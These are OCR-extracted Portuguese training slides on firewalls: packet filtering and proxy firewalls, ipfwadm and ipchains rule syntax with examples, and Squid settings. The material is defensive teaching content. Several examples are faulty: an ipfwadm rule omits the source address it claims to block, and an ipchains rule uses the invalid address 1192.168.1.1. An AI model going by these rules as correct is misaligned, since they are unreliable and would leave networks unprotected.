






18.9.Tipos de host



18.10.Configurações de firewall








18.11.firewall- filtros de pacotes

Firewall - Filtros de pacotes


- Controle de acesso
  - Endereço de origem e destino
  - Protocolo (TCP, UDP ou ICMP)
  - Porta de origem e destino (TCP ou UDP)
  - Tipo de mensagem ICMP
  - Interface de rede de entrada e saida
  - TCP flags
  - Fragmentos



www.csecurity.com.br - COOTRADE Segurança & Redes

Filtragem de pacotes


- *Os firewalls de filtragens de pacotes funcionam como o seguinte princípio: as informações necessárias para tomar uma decisão sobre o que fazer com um pacote estão contidas no cabeçalho. O cabeçalho contém informações em relação aos endereços de origem e destino, o tempo de vida do pacote, protocolo, checksum, carga útil, fragmentos, interface de rede de entrada e saída utilizada, etc. Permite aplicar critérios diferentes aos pacotes e especificar o que fazer com os pacotes.*



www.csecurity.com.br - COOTRADE Segurança & Redes

Firewall - Tipo proxy


- Recebe as conexões e repassa a entrada de dados (input) para o sistema remoto. A aplicação responde aos proxies que repassam a saída (output) para o usuário.
- Controle de acesso
- Verifica o protocolo de cada aplicação
- Loga o tráfego
- Pode possuir mecanismos anti-virus



www.csecurity.com.br - COOTRADE Segurança & Redes


Proxy

- *Todo o trafego é recebido no firewall, quer seja recebido ou enviado. Más os proxies redirecionam o trafego permitido através do firewall reescrevendo os cabeçalhos. A principal diferença é que o proxy redireciona (localmente) o tráfego recebido em uma interface e enviando a outra, um filtro de pacote normalmente não redireciona tráfego (ele pode simplesmente descartar o pacote).*




www.csecurity.com.br - COOTRADE Segurança & Redes

18.13.regras gerais pra firewalls




18.14.EXEMPLOS DE FIREWALLS



18.15.firewall no linux


Firewall no Linux

- *Existem diversos softwares que implementa firewall no linux, por exemplo:*
- *- ipfwadm*
- *- ipchains*
- *- Sinus firewall*
- *- Squid proxy*
- *- Outros: Dante, Avertis, NetScreen, Pix firewall, Gnat Box Firewall, CSM Proxy, SecureConnect, etc*




ifwadm:

- ***Sintaxe***:
  - ***ipfwadm [rule-category] [policy_action] [policy] [interface] [target]***
- ***Onde***:
  - ***Rule category***: *é o tipo de regra que está sendo definida e se ela se aplica a contabilidade, trafego de entrada, trafego de saída, filtragem, etc*
  - ***Policy action***: *o que fazer com esta política, inserir, deletar, acrescentar*
  - ***Policy***: *aceitar, negar ou rejeitar*
  - ***Interface***: *network interface*
  - ***Target***: *Endereço IP e talvéz porta na qual se aplica esta regra.*




Ipfwadm, rule category

- *-A [direction], Use isto para especificar regras IP de contabilidade, direction pode ser in ou out, ou ambos (como padrão)*
- *-F Use esta opção para especificar regras IP de forwarding*
- *-I, Use isto para especificar regras de filtragem de entrada*
- *-M, Use isto para especificar regras IP masquerading*
- *-O, Regras IP de saída, regras que especificam como o tráfego de saída é tratado.*




Ipfwadm, commands

- *-a [policy], Acrescenta uma política*
- *-d [policy], Deleta uma política*
- *-f,Flush políticas, retira as regras das cadeias*
- *-h,ajuda*
- *-i [policy],insere política*
- *-l,list todas as políticas*
- *-p,muda políticas default*
- *Políticas: accept, deny ou reject*



Ipfwadm, parameters


- *-D [address],endereço de destino (para onde os pacotes estão indo)*
- *-P [protocol],Especifica protocolo*
- *-S [address],Especifica endereço de origem (de onde os pacotes estão vindo)*
- *-W [interface], Network interface*



Exemplos:

REGRA:Você deseja negar trafego PPP vindo do endereço ip 207.171.0.111.

- *Ipfwadm -I -a deny -W ppp0*
  - *Onde: -I, categoria da regra, filtragem de entrada*
  - *-a Regra adicionada as outras regras do firewall*
  - *deny, política, negar*
  - *-W, especifica o tipo de interface*



ipchains

- *Ipchains, trabalha com o conceito de cadeias (listas) de regras para tratar a entrada e saída de pacotes do firewall.*
- *Algumas opções:*
  - *-N, cria uma nova cadeia*
  - *-X, apaga uma cadeia*
  - *-P, muda um política para uma cadeia*
  - *-L, lista cadeias*
  - *-F, retira regras da cadeia*
  - *-D, deleta um regra*
  - *-Z, zera contadores de pacotes das cadeidas*
  - *-A, acrescenta uma nova regra na cadeia*
  - *-I,acrescenta uma nova regra em algum lugar da cadeia*
  - *-R, recoloca uma regra dentro da cadeia*
  - *-D, deleta a primeira regra da cadeia*
  - *-M -L, lista conexões masquerade*

Exemplos:

Ver a versão do ipchains:

- *#ipchains --version*

Negar (deny) todos os pacotes ICMP vindos da interface lo, cujo endereço é 127.0.0.1!!

- *#ipchains -A input -s 127.0.0.1 -p icmp -j DENY*

Onde: -A é input, -s é a fonte (endereço), -p o protcolo, -j um pulo para a ação DENY

Teste com: ping 127.0.0.1

Exemplo:

Para deletar a regra anterior:

- *#ipchains -D input 1 ou*
- *#ipchains -D input -s 127.0.0.1 -p icmp -j DENY*

Descartar qualquer fragmento para 192.168.1.1:


- *#ipchains -A output -f -d 1192.168.1.1 -j DENY*

Criando uma nova cadeia:

- *#ipchains -N teste*

Deletando uma cadeia:

- *#ipchains -X teste*




Exemplos

Listando uma cadeia:

- *#ipchains -L teste*
- *#ipchains -L input*
- *#ipchains -L (todas as cadeias serão listadas)*

Não quero que nenhum processo acesso o host teste.com:


- *#ipchains -A output -d 199.95.207.0/32 -j REJECT*



Squid

- *Software para implementar firewalls de aplicativos, e cache de páginas.*
- *Como o Squid acaba realizando um armazenamento dos locais por onde o usuário navega é recomendável que ele rode em uma máquina com a seguinte configuração:*
- *Recomendada:, Pentium 300 mhz, 128 mbram, 8 gbhd e uma conexão de banda larga ou eth0*


www.csecurity.com.br - COOTRADE Segurança & Redes




www.csecurity.com.br - COOTRADE Segurança & Redes


/etc/squid/squid.conf, configurações:

- **http_port**: a porta na qual o Squid irá atender às requisições feitas a ele. O valor padrão é 3128;
- **cache_mem**: o Squid utiliza bastante memória para fins de performance. Ele leva muito tempo para ler algo do disco rígido, por isso ele armazena as informações mais utilizadas diretamente da memória. Utilize algo em torno de 8 mb.
- **cache_swap_low** e **cache_swap_high**: estes valores definem os valores mínimo e máximo para reposição de objetos armazenados. Estes valores são expressos em porcentagens. Quanto mais próximo ao valor máximo, mais objetos são descartados do cache para a entrada de novos. Os valores padrão são 90 e 95 respectivamente.
- **maximum_object_size**: medido em bytes, especifica o tamanho máximo dos arquivos a serem armazenados em cache.
- **cache_dir**: diretório onde o Squid irá armazenar os objetos do cache



